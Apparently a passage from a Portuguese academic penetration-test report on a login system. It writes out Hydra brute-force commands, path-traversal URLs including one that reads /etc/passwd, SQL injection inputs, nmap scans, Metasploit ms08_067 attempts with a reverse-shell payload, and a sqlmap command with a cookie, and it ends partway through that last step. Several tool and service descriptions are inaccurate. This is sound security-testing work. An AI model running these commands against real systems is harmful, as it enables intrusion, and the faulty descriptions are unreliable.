**4.3 RELATÓRIO DE EXECUÇÃO DOS TESTES**

Nessa sessão, serão relatados, de forma detalhada, os resultados obtidos na execução dos testes em cada iteração planejada. Serão apresentados os passos utilizados para detectar possíveis vulnerabilidades, as vulnerabilidades encontradas e quais danos estas podem causar caso sejam exploradas.

* + 1. **Iteração 1**

**4.3.1.1 Tela Login - Exploração via Força Bruta**

Tarefa realizada dia 01/04/16.

Duração total das sessões executadas: 1 hora e 20 minutos.

**Objetivo**

Utilizar a ferramenta Hydra, abordada no subcapítulo 3.2, para encontrar, por meio de tentativa e erro, um login de um usuário e senha válidos para acessar o sistema explorado.

**Sessão de teste 1**

Configurar a Hydra, com os parâmetros *login* e *senha*, para que ela realize os testes de acesso com força bruta na tela de Login.

**Resultado esperado**

Espera-se que o sistema possua proteção Antispam, como Captcha que impeça a ferramenta automatizada de prosseguir até o fim do teste.

**Relatório de execução**

Indefinido. A ferramenta está esperando 3 parâmetros quando, a tela de Login só utiliza 2 na requisição.

**Sessão de teste 2**

Inserir um login de usuário válido e possíveis senhas mais comuns utilizadas para acesso de um sistema.

*Comando utilizado: hydra -l admin -P forcaBruta IP\_do\_servidor http-post-form “nomeSistema/login.php:login=^USER^:senha=^PASS^:logado=false”*

No comando acima:

1. “hydra” executa a ferramenta Hydra.
2. “-l” significa o login utilizado no momento. Nesse caso, deve ser sempre “admin”, pois foi o único usuário válido fornecido para a realização de testes no sistema explorado;
3. “-P” aponta para o arquivo contendo as senhas que a Hydra tentará utilizar para acessar o sistema;
4. “IP\_do\_servidor” é o IP onde está hospedada a aplicação alvo;
5. “http-post-form” informa o método utilizado para fazer a requisição ao servidor: POST do protocolo HTTP;
6. *“nomeSistema/login.php:login=^USER^:senha=^PASS^:logado=false”* é a URL utilizada para fazer a requisição.
   1. USER é onde a Hydra deve inserir o *login* válido usado na requisição;
   2. PASS é onde a Hydra deve inserir a *senha* válida usada na requisição.

**Resultado esperado**

Espera-se que o sistema interrompa as sessões de testes configuradas na ferramenta Hydra.

**Relatório de execução**

O sistema não passou nos testes. Todas as sessões de testes foram executadas pela Hydra sem nenhum tipo de interrupção por parte do sistema alvo.

**Sessão de teste 3**

Configurar a ferramenta Hydra para executar uma sessão de testes utilizando o *login* “admin”, cadastrado na base de dados do sistema explorado. Além disso, usar um dicionário de senhas retiradas da *Lista de Piores Senhas de 2015* da SplashData [1].

*Comando utilizado: hydra -l admin -P forcaBruta IP\_do\_servidor http-post-form “nomeSistema/login.php:login=^USER^:senha=^PASS^:logado=false” -V*

No comando acima:

1. “hydra” executa a ferramenta Hydra.
2. “-l” significa o login utilizado no momento. Nesse caso, deve ser sempre “admin”, pois foi o único usuário válido fornecido para a realização de testes no sistema explorado;
3. “-P” aponta para o arquivo contendo as senhas que a Hydra tentará utilizar para acessar o sistema;
4. “IP\_do\_servidor” é o IP onde está hospedada a aplicação alvo;
5. “http-post-form” informa o método utilizado para fazer a requisição ao servidor: POST do protocolo HTTP;
6. *“nomeSistema/login.php:login=^USER^:senha=^PASS^:logado=false”* é a URL utilizada para fazer a requisição.
   1. USER é onde a Hydra deve inserir o *login* válido usado na requisição;
   2. PASS é onde a Hydra deve inserir a *senha* válida usada na requisição.
7. “-V” é para exibir no console o resultado da operação.

**Resultado esperado**

Espera-se que o sistema possua proteção Antispam, como Captcha que impeça a ferramenta automatizada de prosseguir até o fim do teste.

**Relatório de execução**

O sistema não passou nos testes. Conforme mostra a figura 1, todas as tentativas configuradas na Hydra foram executadas com sucesso. O sistema é vulnerável ao acesso via força bruta, pois permite que várias requisições sejam feitas ao servidor por tempo indeterminado. Como não há mecanismo de bloqueio para inúmeras requisições, o sistema abre uma brecha para que senhas de acesso ao sistema possam ser descobertas após várias tentativas.




Figura 1 - Resultado da execução de testes no campo login utilizando a Hydra.

**4.3.1.2. Tela Login - Exploração via Path Transversal**

Tarefa realizada entre os dias 31/03/16 e 01/04/16.

Duração total das sessões executadas: 2 horas e 30 minutos.

**Objetivo**

Para identificar a estrutura de diretórios do sistema dentro do servidor, foi utilizada a funcionalidade Burp Spider da ferramenta Burp Suite, ambas abordadas no subcapítulo 3.2. Os resultados obtidos, conforme mostra a figura 2, foram utilizados para executar os testes deste tópico.




Figura 2 - Resultado mapeamento diretórios do sistema.

Dada a estrutura hierárquica do sistema descrita na figura 2, o objetivo do teste é utilizar entradas maliciosas na URL para conseguir acesso a locais não autorizados a um usuário do sistema.

**Sessão de teste 1**

Quando o sistema não consegue efetuar um login, o seguinte parâmetro é exibido na url: *nomeSistema/login.php?****logado****=false.*

A primeira sessão de teste fará uma requisição ao servidor alterando a url citada anteriormente para: nomeSistema*/login.php?logado=../../dir,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

1. O comando “../../” foi utilizado para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor no qual a aplicação está hospedada.
2. O comando *dir,* no cmd do sistema operacional Windows, serve para listar os arquivos e diretórios dentro da pasta atual.

**Resultado esperado**

Espera-se que o sistema bloqueie o acesso.

**Relatório de execução**

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

**Sessão de teste 2**

Fazer uma requisição ao servidor utilizando a url *nomeSistema/login.php?logado= ../../cat /etc/passwd,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

1. O comando “../../” foi utilizado para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor no qual a aplicação está hospedada.
2. O comando *cat /etc/passwd* , no sistema operacional Linux, serve para listar o conteúdo de passwd (local onde ficam armazenados informações de senha dos usuários). Como o sistema operacional do servidor em questão é Windows, então caso seja executado, o esperado seria um erro.

**Resultado esperado**

Espera-se que o sistema bloqueie o acesso.

**Relatório de execução**

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

**Sessão de teste 3**

Fazer uma requisição ao servidor utilizando a url *nomeSistema/login.php?logado=%2e%2e%2f%2e%2e%2f (código equivalente a ../../),* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

O comando “../../” serve para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor que hospeda o sistema explorado.

**Resultado esperado**

Espera-se que o sistema bloqueie o acesso.

**Relatório de execução**

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

**Sessão de teste 4**

Fazer uma requisição ao servidor utilizando a url *nomeSistema/login.php?logado=../data.js* para acessar o arquivo “data.js”, a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

1. O comando “../” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional do servidor.
2. “*data.js*” é um arquivo descoberto através do escaneamento realizado pela funcionalidade Burp Spider, da ferramenta Burp Suite, para mapear a estrutura de pastas da aplicação.

**Resultado esperado**

Espera-se que o sistema bloqueie o acesso.

**Relatório de execução**

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

**Sessão de teste 5**

Fazer uma requisição ao servidor utilizando a url *nomeSistema/login.php?logado=../../../ ,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

O comando “../../../” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

**Resultado esperado**

Espera-se que o sistema bloqueie o acesso.

**Relatório de execução**

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

**Sessão de teste 6**

Fazer uma requisição ao servidor utilizando a url *nomeSistema/login.php?login=teste&senha=../../../,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

O comando “../../../” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

**Resultado esperado**

Espera-se que o sistema impeça o acesso.

**Relatório de execução**: O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

**Sessão de teste 7**

Fazer uma requisição ao servidor utilizando a url *nomeSistema/login.php?login=teste&senha=.. ,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o sistema explorado.

O comando “..” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

**Resultado esperado**

Espera-se que o sistema bloqueie o acesso.

**Relatório de execução**

O sistema passou nos testes. Não foi possível obter o acesso a qualquer outra parte do sistema.

**4.3.1.3 Tela Login - Mapeamento da hierarquia de pastas do sistema**

Tarefa realizada dia 30/03/16.

Duração total das sessões executadas: 1 hora e 30 minutos.

**Objetivo**

Utilizar de forma automatizada o módulo Burp Spider da ferramenta Burp Suite e a partir da URL da tela de Login: IP\_do\_servidor/nomeSistema/login.php realizar um reconhecimento da hierarquia de diretórios do sistema armazenados dentro do servidor. Mediante aos resultados, verificar se foi possível ter acesso à hierarquia de pastas do sistema mesmo sem efetuar a requisição do login. Além disso, verificar se é possível ter acesso aos códigos da aplicação.

**Sessão de teste 1**

Acessar a página do Login utilizando a url http:// IP\_do\_servidor/nomeSistema/login.php.

**Resultado esperado**

Espera-se que o sistema não permita a visualização da hierarquia de pastas do sistema.

**Relatório de execução**

O sistema passou nos testes. Conforme mostra figura 3, não foi possível mapear a estrutura de pastas do sistema apenas acessando a página de Login.



Figura 3 - Resultado mapeamento diretórios do sistema a partir da tela de Login.

**4.3.1.4 Tela Login - Exploração via SQL Injection**

Tarefa realizada dia 07/04/16.

Duração total das sessões executadas: 1 hora e 40 minutos.

**Objetivo**

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página de Login. Então, através de sessões de testes, forçar ações não autorizadas no sistema.

**Sessão de teste 1**

Verificar se o campo Login é vulnerável a injeção de código SQL utilizando a técnica de concatenação de aspas simples.

Entrada: *admin’*

**Resultado esperado**

Espera-se que o sistema realize o tratamento do caractere aspa simples como um parâmetro regular da consulta.

**Relatório de execução**

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada e não permitiu a injeção de instruções SQL através do campo de Login.

**Sessão de teste 2**

Inserir um texto com uma distribuição adequada de aspa simples e comentários inline [8,9 e 10] como entrada no campo Login, a fim de modificar a instrução SQL utilizada pelo sistema na consulta de dados referentes aos usuários cadastrados. Comentários inline serão utilizados para tentar forçar o interpretador de SQL da aplicação a ignorar todas as instruções SQL que vierem após o comentário inserido.

Entradas:

*admin’ or 1=1 #*

*admin’ or 1=1 --*

**Resultado esperado**

Espera-se que a aplicação realize o devido tratamento para impedir que as instruções de comentários não sejam interpretadas como comentários inline.

**Relatório de execução**

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

**Sessão de teste 3**

Inserir um texto utilizando uma única aspa simples para completar a entrada de uma possível instrução SQL executada no momento do login no sistema.

Entradas:

admin’ or ‘a’=’a

**Resultado esperado**

Espera-se que o sistema realize o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

**Relatório de execução**

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

* + 1. **Iteração 2**

**4.3.2.1 Atividade: análise do servidor via Nmap**

Tarefa realizada no dia 09/04/16

Duração total das sessões executadas: 1 hora.

**Objetivo**

Utilizar a ferramenta Nmap, abordada no subcapítulo 3.2, para descobrir portas abertas no servidor e que atividades maliciosas podem ser desenvolvidas a partir disso.

**Varredura 1**

*Utilização do comando nmap -Ss -O IP\_do\_servidor.*

1. “nmap” executa a ferramenta Nmap.
2. “-Ss” permite que a ferramenta tente fazer o scan SYN do TCP.
3. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor.
4. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

**Resultados esperados**

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, e os serviços que estão rodando nessas portas no momento do escaneamento.

**Relatório de execução**

Erro na ferramenta.

**Varredura 2**

*Utilização do comando nmap -sS -O IP\_do\_servidor.*

1. “nmap” executa a ferramenta Nmap.
2. “-sS” permite que a ferramenta tente fazer o scan SYN do TCP.
3. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor.
4. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

**Resultados esperados**

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, e os serviços que estão rodando nessas portas no momento do escaneamento.

**Relatório de execução**

De acordo com a figura 4, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: *Windows Server 2003.* Também foi possível descobrir as portas abertas, e serviços que estavam rodando nessas portas no momento do escaneamento.




Figura 4 – Portas encontradas e os serviços que estavam rodando nelas no momento do escaneamento via Nmap.

Serviços encontrados na figura 4:

* **Microsoft Windows RPC** - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
* **Microsoft Windows microsoft-ds** - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows;
* **Apache httpd** – Servidor Web;
* **Microsoft Windows 98 netbios-ssn** – Api que fornece serviços relacionados com a camada de Transporte do modelo OSI para permitir a comunicação de aplicativos locais;
* **Microsoft Firmware Ppt** – Protocolo de transferência ponto a ponto.

**Varredura 3**

*Utilização do comando: nmap -sV -O IP\_do\_servidor.*

1. “nmap” executa a ferramenta Nmap.
2. “-sV” permite que a ferramenta realize o SYN e busque a versão do software rodando no momento.
3. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor.
4. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

**Resultados esperados**

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, os serviços e as versões dos softwares que estão rodando nessas portas no momento do escaneamento.

**Relatório de execução**

De acordo com a figura 5, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: *Windows Server 2003.* Também foi possível descobrir as portas abertas, os serviços e a versão dos softwares que estavam rodando nessas portas no momento do escaneamento.




Figura 5 - Portas encontradas e versões dos sistemas que elas estavam rodando, no momento do escaneamento via Nmap.

Serviços encontrados na figura 5:

* **Microsoft Windows RPC** - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
* **Microsoft Windows microsoft-ds** - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows;
* **Apache httpd** – Servidor Web;
* **Microsoft Windows 98 netbios-ssn** – Api que fornece serviços relacionados com a camada de Transporte do modelo OSI para permitir a comunicação de aplicativos locais;
* **Microsoft Firmware Ppt** – Protocolo de transferência ponto a ponto.

**Varredura 4**

*Utilização do comando nmap -sU -O IP\_do\_servidor.*


1. “nmap” executa a ferramenta Nmap.
2. “-sU” permite que a ferramenta utilize o detector de portas UDP.
3. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor.
4. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

**Resultados esperados**

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas UDP abertas e os serviços que estão rodando nessas portas no momento do escaneamento.

**Relatório de execução**

De acordo com a figura 6, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: *Windows Server 2003.* Também foi possível descobrir as portas UDP abertas e os serviços que estavam rodando nessas portas no momento do escaneamento.

Figura 6 - Portas UDP escaneadas e serviços que estavam rodando nelas no momento do escaneamento via Nmap.

Serviços encontrados na figura 6:

* **netbios-ns** - responsável pelo registro de nomes de aplicação do NetBios [4];
* **netbios -dgm** - serviço de datagrams do NetBios;
* **snmp** [5] - gerenciamento de redes;
* **microsoft-ds** - protocolo utilizado pelo sistema operacional Windows para compartilhamento e impressões de arquivos;
* **L2TP** **(Protocolo de Encapsulamento de Camada 2)** [11] – Protocolo de encapsulamento da Internet, utilizado por uma conexão de VPN (rede virtual privada) para acessar uma rede privada;
* **nat-t-like** - protocolo de tradução de ips.
* **ntp** [3] - protocolo de sincronização de relógios usando UDP.

**Varredura 5**

*Utilização do comando nmap -A -O IP\_do\_servidor.*

1. “nmap” executa a ferramenta Nmap.
2. “-A” é para usar o Tracerouter na requisição.
3. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor.
4. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

**Resultados esperados**

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado e a rota traçada pelo Tracerouter.

**Relatório de execução**

De acordo com as figuras 7 e 8, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: *Windows Server 2003.* Também foi possível descobrir a rota traçada para a requisição ao servidor.




Figura 7 - Rota traçada pelo Tracerouter - Parte 1

Serviços encontrados na figura 7:

* **Microsoft Windows RPC** - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
* **Microsoft Windows microsoft-ds** - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows;
* **Apache httpd** – Servidor Web;
* **Microsoft Windows 98 netbios-ssn** – Api que fornece serviços relacionados com a camada de Transporte do modelo OSI para permitir a comunicação de aplicativos locais;
* **Microsoft Firmware Ppt** – Protocolo de transferência ponto a ponto.




Figura 8 - Rota traçada pelo Tracerouter - Parte 2

**Varredura 6**

*Utilização do comando nmap -sV -p 1-65535 -O IP\_do\_servidor.*

1. “nmap” executa a ferramenta Nmap.
2. “-sV” permite que a ferramenta realize o SYN e busque a versão do software rodando no momento.
3. “-p” indica quais portas devem ser usadas no teste, o delimitador é “-”.
4. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor.
5. IP\_do\_servidor é o IP onde está hospedada a aplicação em teste.

**Resultados esperados**

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas e a versão dos serviços que estão rodando nessas portas no momento do escaneamento.

**Relatório de execução**

De acordo com a figura 9, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: *Windows Server 2003.* Também foi possível descobrir as portas abertas e a versão dos serviços que estavam rodando nessas portas no momento do escaneamento.




Figura 9 - Versão do software rodando nas portas escaneadas via Nmap.

Serviços encontrados na figura 9:

* **Microsoft Windows RPC** - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
* **Microsoft Windows microsoft-ds** - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows;
* **Apache httpd** – Servidor Web;
* **Microsoft Windows 98 netbios-ssn** – Api que fornece serviços relacionados com a camada de Transporte do modelo OSI para permitir a comunicação de aplicativos locais;
* **Microsoft Firmware Ppt** – Protocolo de transferência ponto a ponto.

**Varredura 7**

*Utilização do comando nmap -sU -p 1-65535 IP\_do\_servidor.*

1. “nmap” executa a ferramenta Nmap.
2. “-sU” permite que a ferramenta use o detector de portas UDP.
3. “-p” indica quais portas devem ser usadas no teste, o delimitador é “-”.
4. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor.
5. IP\_do\_servidor é o IP onde está hospedada a aplicação em teste.

**Resultados esperados**

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas UDP abertas e a versão e os serviços que estão rodando nessas portas no momento do escaneamento.

**Relatório de execução**


De acordo com a figura 10, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: *Windows Server 2003.* Também foi possível descobrir as portas UDP abertas e a versão dos serviços que estavam rodando nessas portas no momento do escaneamento.

Figura 10 - Versão do software rodando nas portas UDP escaneadas via Nmap.

Serviços encontrados na figura 10:

* **netbios-ns** - responsável pelo registro de nomes de aplicação do NetBios [4];
* **netbios -dgm** - serviço de datagrams do NetBios ;
* **snmp** [5] - gerenciamento de redes;
* **microsoft-ds** - protocolo windows para compartilhamento e impressões de arquivos;
* **L2TP** **(Protocolo de Encapsulamento de Camada 2)** [11] – Protocolo de encapsulamento da Internet, utilizado por uma conexão de VPN (rede virtual privada) para acessar uma rede privada;
* **nat-t-like** - protocolo de tradução de ips.
* **ntp** [3] - protocolo de sincronização de relógios usando UDP.

**4.3.2.2 Ataque à porta RPC - via Metasploit**

Tarefa realizada dia 10/04/16.

Duração total das sessões executadas: 1 hora.

**Objetivo**

Ataque à porta RPC descoberta na análise de servidor via Nmap realizada anteriormente.

Tentar se conectar à porta 135 usando o framework Metasploit, ferramenta abordada no subcapítulo 3.2, para tentar conseguir privilégios dentro do Windows.

**Sessão de teste 1**

Tentar configurar algum exploit para atacar a porta 135.

**Resultado esperado**

Espera-se que o exploit não consiga ser executado

**Relatório de execução**

A ferramenta é de difícil configuração e possui uma bibliografia muito ruim para iniciantes. Não foi possível obter nenhum resultado.

**Sessão de teste 2**

O exploit escolhido para testar o caso específico da porta RPC foi o *auxiliary/scanner/msf/msf\_rpc\_login*. O payload a ser executado é o *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado esperado**

Espera-se que o exploit não consiga ser executado.

**Relatório de execução**

O exploit foi enviado, mas não trouxe resultado. Após verificação, foi constatado que o exploit é voltado pra Windows NT.

**Sessão de teste 3**

Tentar atacar a porta 445 usando exploits automatizados.

Para esse caso, o exploit escolhido foi o MS08-67 disponível no caminho */windows/smb/ms08\_067\_netapi.* Ele serve especificamente para explorar uma vulnerabilidade do *microsoft ds*. Utilizar mesmo o payload citado na Sessão de teste 2: *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado esperado**

Espera-se que o exploit não consiga ser executado.

**Relatório de execução**

O sistema passou nos testes. O exploit não foi executado na máquina do servidor.

**Sessão de teste 4**

Tentar atacar a porta 135.

O exploit escolhido foi o *auxiliary/scanner/msf/msf\_rpc\_login* para testar o caso específico da porta RPC escolhida. O payload a ser executado é o *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado esperado**

Espera-se que o exploit não consiga ser executado.

**Relatório de execução**

O sistema passou nos testes. O exploit não foi executado na máquina do servidor.

**4.3.2.3 Tela de Login – Sqlmap**

Tarefa realizada no dia 11/04.

Duração total das sessões executadas: 2 horas e 30 minutos.

**Objetivo**

Utilizar a ferramenta Sqlmap, abordada no subcapítulo 3.2, para automatizar o processo de detecção de vulnerabilidades na tela de Login utilizando injeção SQL.

**Sessão de teste 1**

Verificar se a tela de Login é vulnerável a injeção de código SQL. Caso haja vulnerabilidade, conseguir obter o nome do banco de dados utilizado pelo sistema.

Para realizar essa sessão de teste, foi necessário utilizar a ferramenta Burp Suite para capturar as informações de cookie contidas no cabeçalho de requisição HTTP no momento em que a página do Login é acessada.



Figura 11- Parâmetros obtidos através do Burp Suite.

Comando utilizado:

*./Sqlmap.py -u "*[*http://IP\_do\_servidor/nome\_do\_sistema/login.php?logado=false*](http://192.168.0.58/vacina/index.php?pg=servidores)*"*

*--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" -b --current -db*

